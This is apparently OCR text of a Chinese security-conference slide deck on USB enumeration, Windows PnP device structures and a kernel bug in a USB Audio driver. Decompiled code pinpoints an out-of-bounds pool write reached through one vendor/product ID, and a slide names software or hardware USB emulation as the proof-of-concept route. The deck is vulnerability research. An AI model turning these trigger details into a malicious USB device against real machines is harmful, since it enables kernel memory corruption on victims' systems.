
研究思路与研究方法

MANT EUM E

典型USB设备启动过程



典型USB设备


USB设备
视设备而定
interface0
interface1
default control pipe
endpoint0
endpoint1
endpoint2
interface descriptor
device descriptor
endpoint descriptor

USB Setup 数据包格式


USB Standard Device Request

bmRequestType	bRequest	wValue	wInex	wLength	Data
10000000B	GET_CONFIGURATION	Zero	Zero	One	Configuration Value
10000000B	GET_DESCRIPTOR	Descriptor Type and Descriptor Index	Interface	One	Alternate Interface
00000000B	SET_ADDRESS	Device Address	Zero	Zero	None
00000000B	SET_CONFIGURATION	Configuration Value	Zero	Zero	None

通过GET_DESCRIPTOR标准设备请求可以获得Device Descriptor和Configuration Descriptor，Configuration Descriptor是由Interface Descriptor，Endpoint Descriptor等数个Descriptor组成，Interface Descriptor和Endpoint Descriptor无法单独获取，只能通过GET_DESCRIPTOR标准设备请求获取。

KCon

典型USB设备




研究思路与研究方法

MANT EUM E

Windows PNP


device tree



研究思路与研究方法

MANT EUM E


Windows PNP



研究思路与研究方法

MANT EUM E

Windows PNP



研究思路与研究方法

MANT EUM E

Windows PNP

```
typedef struct _DEVICE_NODE
{
    PDEVICE_NODE Sibling;
    PDEVICE_NODE Child;
    PDEVICE_NODE Parent;
    PDEVICE_OBJECT PhysicalDeviceObject;
    UNICODE_STRING InstancePath;
    UNICODE_STRING ServiceName;
} DEVICE_NODE;
```

```
typedef struct _DEVICE_OBJECT
{
    struct _DRIVER_OBJECT* DriverObject;
    struct _DEVICE_OBJECT* NextDevice;
    struct _DEVICE_OBJECT* AttachedDevice;
    struct _DEVOBJ_EXTENSION* DeviceObjectExtension;
} DEVICE_OBJECT;
```

```
typedef struct _DEVICE_OBJECT
{
    struct _DRIVER_OBJECT* DriverObject;
    struct _DEVICE_OBJECT* NextDevice;
    struct _DEVICE_OBJECT* AttachedDevice;
    struct _DEVOBJ_EXTENSION* DeviceObjectExtension;
} DEVICE_OBJECT;
```

```
typedef struct _DEVOBJ_EXTENSION
{
    PDEVICE_OBJECT DeviceObject;
    PVOID DeviceNode;
};
```

研究思路与研究方法

MANT EUM E

Windows PNP

```
0: kd> !devnode ffffd80f2345cbe0
DevNode 0xffffd80f2345cbe0 for PDO 0xffffd80f234655b0
  Parent 0xffffd80f23250ae0   Sibling 0000000000   Child 0xffffd80f23cbeaa0
  InstancePath is "PCI\VEN_15AD&DEV_077A&SUBSYS_077A15AD&REV_00\4&1ee266c4&0&00B0"
  ServiceName is "USBXHCI"
  State = DeviceNodeStarted (0x30a) @ 2024 Jul 25 07:57:41.887
  Previous State = DeviceNodeEnumerateCompletion (0x30f) @ 2024 Jul 25 07:57:41.887
  StateHistory[12] = DeviceNodeEnumerateCompletion (0x30f)
  StateHistory[11] = DeviceNodeEnumeratePending (0x30e)
  StateHistory[10] = DeviceNodeStarted (0x30a)
  StateHistory[09] = DeviceNodeEnumerateCompletion (0x30f)
  StateHistory[08] = DeviceNodeEnumeratePending (0x30e)
  StateHistory[07] = DeviceNodeStarted (0x30a)
  StateHistory[06] = DeviceNodeStartPostWork (0x309)
  StateHistory[05] = DeviceNodeStartCompletion (0x308)
  StateHistory[04] = DeviceNodeStartPending (0x307)
  StateHistory[03] = DeviceNodeResourcesAssigned (0x306)
  StateHistory[02] = DeviceNodeDriversAdded (0x305)
  StateHistory[01] = DeviceNodeInitialized (0x304)
  StateHistory[00] = DeviceNodeUninitialized (0x301)
  StateHistory[19] = Unknown State (0x0)
  StateHistory[18] = Unknown State (0x0)
  StateHistory[17] = Unknown State (0x0)
  StateHistory[16] = Unknown State (0x0)
  StateHistory[15] = Unknown State (0x0)
  StateHistory[14] = Unknown State (0x0)
  StateHistory[13] = Unknown State (0x0)
  Flags (0x6c0000f0)  DNF_ENUMERATED, DNF_IDS_QUERIED,
                      DNF_HAS_BOOT_CONFIG, DNF_BOOT_CONFIG_RESERVED,
                      DNF_NO_LOWER_DEVICE_FILTERS, DNF_NO_LOWER_CLASS_FILTERS,
                      DNF_NO_UPPER_DEVICE_FILTERS, DNF_NO_UPPER_CLASS_FILTERS
  CapabilityFlags (0x00002018)  EjectSupported, Removable,
                                WakeFromD3
```

```
0: kd> !devstack 0xffffd80f234655b0
  !DevObj           !DrvObj            !DevExt           ObjectName
  ffffd80f231e9d50  \Driver\USBXHCI    ffffd80f23da6e50  USBFDO-2
  ffffd80f231c1d30  \Driver\ACPI       ffffd80f22695460
> ffffd80f234655b0  \Driver\pci        ffffd80f23465700  NTPNP_PCI0045
!DevNode ffffd80f2345cbe0 :
  DeviceInst is "PCI\VEN_15AD&DEV_077A&SUBSYS_077A15AD&REV_00\4&1ee266c4&0&00B0"
  ServiceName is "USBXHCI"
```

研究思路与研究方法

MANT EUM E

Windows PNP

```
typedef struct _DRIVER_OBJECT {
  PDRIVER_EXTENSION DriverExtension;
  UNICODE_STRING DriverName;
  PFAST_IO_DISPATCH FastIoDispatch;
  PDRIVER_INITIALIZE DriverInit;
  PDRIVER_STARTIO DriverStartIo;
  PDRIVER_UNLOAD DriverUnload;
  PDRIVER_DISPATCH MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];
} DRIVER_OBJECT;
```

```
typedef struct _DRIVER_EXTENSION {
  PDRIVER_ADD_DEVICE AddDevice;
  UNICODE_STRING ServiceKeyName;
} DRIVER_EXTENSION, * PDRIVER_EXTENSION;
```

```
NTSTATUS
IoCreateDevice(
    _In_  PDRIVER_OBJECT DriverObject,
    _In_  ULONG DeviceExtensionSize,
    _In_opt_ PUNICODE_STRING DeviceName,
    _In_  DEVICE_TYPE DeviceType,
```

```
PDEVICE_OBJECT
IoAttachDeviceToDeviceStack(
    _In_ _When_(return!=0, __drv_aliasesMem)
    PDEVICE_OBJECT SourceDevice,
    _In_ PDEVICE_OBJECT TargetDevice
    );
```

```
_Function_class_(DRIVER_ADD_DEVICE)
_IRQL_requires_(PASSIVE_LEVEL)
_IRQL_requires_same_
_When_(return >= 0, _Kernel_clear_do_init_(__yes))
typedef
NTSTATUS
DRIVER_ADD_DEVICE(
  _In_ struct _DRIVER_OBJECT* DriverObject,
  _In_ struct _DEVICE_OBJECT* PhysicalDeviceObject
);
typedef DRIVER_ADD_DEVICE* PDRIVER_ADD_DEVICE;
```

KCon

PART ONE

03

研究成果与应用前景

MANDAMUS MEDIOCREM REREHENDUNT

研究成果与应用前景

MANT EUM E

USB Audio

```
__int64 __fastcall USBDeviceStart(PKSDEVICE a1)
{
// ............... some code unnecessary
  v14 = USBHwGetAudioConfigurationDescriptor(a1, v13, &Item); // get Configuration Descriptor
  v15 = Item;
  v5 = v14;
  if ( v14 < 0 )
  {
    // ............... some code unnecessary
  }
  v5 = KsAddItemToObjectBag(a1->Bag, Item, ExFreePool);
  if ( v5 < 0 )
  {
    ExFreePool(v15);
    goto LABEL_43;
  }
  *(_QWORD *)(usbContext + 0x28) = v15;
  VenderId = v2->idVendor;
  if ( VenderId == 2321 )
  {
    VenderId = 2321;
    if ( v2->idProduct == 9490 )
    {
      *(_BYTE *)(v15 + 0x22) = 0; // !!!!!!!!!! out of bound write !!!!!!!!!!
      VenderId = v2->idVendor;
    }
  }
// ............... some code unnecessary
}
```

```
typedef struct _USB_CONFIGURATION_DESCRIPTOR {
    UCHAR    bLength;
    UCHAR    bDescriptorType;
    USHORT   wTotalLength;
    UCHAR    bNumInterfaces;
    UCHAR    bConfigurationValue;
    UCHAR    iConfiguration;
    UCHAR    bmAttributes;
    UCHAR    MaxPower;
} USB_CONFIGURATION_DESCRIPTOR, *PUSB_CONFIGURAT
```

诸如Interface Descriptor和Endpoint Descriptor会紧跟在USB_CONFIGURATION_DESCRIPTOR后面。

研究成果与应用前景

MANT EUM E

USB Audio

```
v13 = 9;
status = 0xC000009A;
PoolWithTag = (USB_CONFIGURATION_DESCRIPTOR *)ExAllocatePoolWithTag((POOL_TYPE)512, 9ui64, 0x41627845u);
v7 = PoolWithTag;
if ( PoolWithTag )
{
  *(_QWORD *)&PoolWithTag->bLength = 0i64;
  PoolWithTag->MaxPower = 0;
  status = USBHwGetDescriptor(a1, 2u, 0, 0, &v13, PoolWithTag);// USB_CONFIGURATION_DESCRIPTOR_TYPE
  if ( status < 0 )
    goto LABEL_13;
  wTotalLength = v7->wTotalLength;
  if ( (unsigned __int16)wTotalLength < 9u )
    status = 0xC000009C;
  if ( status < 0 )
    goto LABEL_13;
  status = 0xC000009A;
  v13 = v7->wTotalLength;
  v9 = wTotalLength;
  ExFreePool(v7);
  v10 = (USB_CONFIGURATION_DESCRIPTOR *)ExAllocatePoolWithTag((POOL_TYPE)512, v9 + 2, 0x41627845u);
  v7 = v10;
  if ( v10 )
  {
    memset(v10, 0, v9 + 2);
    status = USBHwGetDescriptor(a1, 2u, 0, 0, &v13, v7);
    if ( status >= 0 )
    {
      v11 = v7->wTotalLength;
      if ( v11 > v9 || (unsigned __int16)v11 < 9u )
        status = 0xC000009C;
      if ( status >= 0 )
      {
        *a3 = v7;
        return (unsigned int)status;
```

USBHwGetAudioConfigurationDescriptor

研究成果与应用前景

MANT EUM E

USB Audio

```
int v10; // edi
struct _URB *PoolWithTag; // rax
struct _URB *v12; // rbx

v10 = 0xC000009A;
PoolWithTag = (struct _URB *)ExAllocatePoolWithTag((POOL_TYPE)512, 0x88ui64, 0x41627845u);
v12 = PoolWithTag;
if ( PoolWithTag )
{
  PoolWithTag->UrbControlDescriptorRequest.TransferBufferMDL = 0i64;
  PoolWithTag->UrbControlDescriptorRequest.UrbLink = 0i64;
  *(_DWORD *)&PoolWithTag->UrbControlDescriptorRequest.Hdr.Length = 0xB0088;
  PoolWithTag->UrbControlDescriptorRequest.DescriptorType = DescriptorType;
  PoolWithTag->UrbControlDescriptorRequest.Index = Index;
  PoolWithTag->UrbControlDescriptorRequest.TransferBufferLength = *TransferLen;
  PoolWithTag->UrbControlDescriptorRequest.TransferBuffer = TransferBuf;
  PoolWithTag->UrbControlDescriptorRequest.LanguageId = LanguageId;
  v10 = USBHwSubmitUrbToUsbdSynch(a1->NextDeviceObject, PoolWithTag, 0i64);
  if ( v10 >= 0 )
    *TransferLen = v12->UrbControlTransfer.TransferBufferLength;
  ExFreePool(v12);
}
return (unsigned int)v10;
```

USBHwGetDescriptor

研究成果与应用前景

MANT EUM E

Proof of Concept


软件方式

通过一些开源模拟器，模拟一个USB设备。

VS

硬件设备

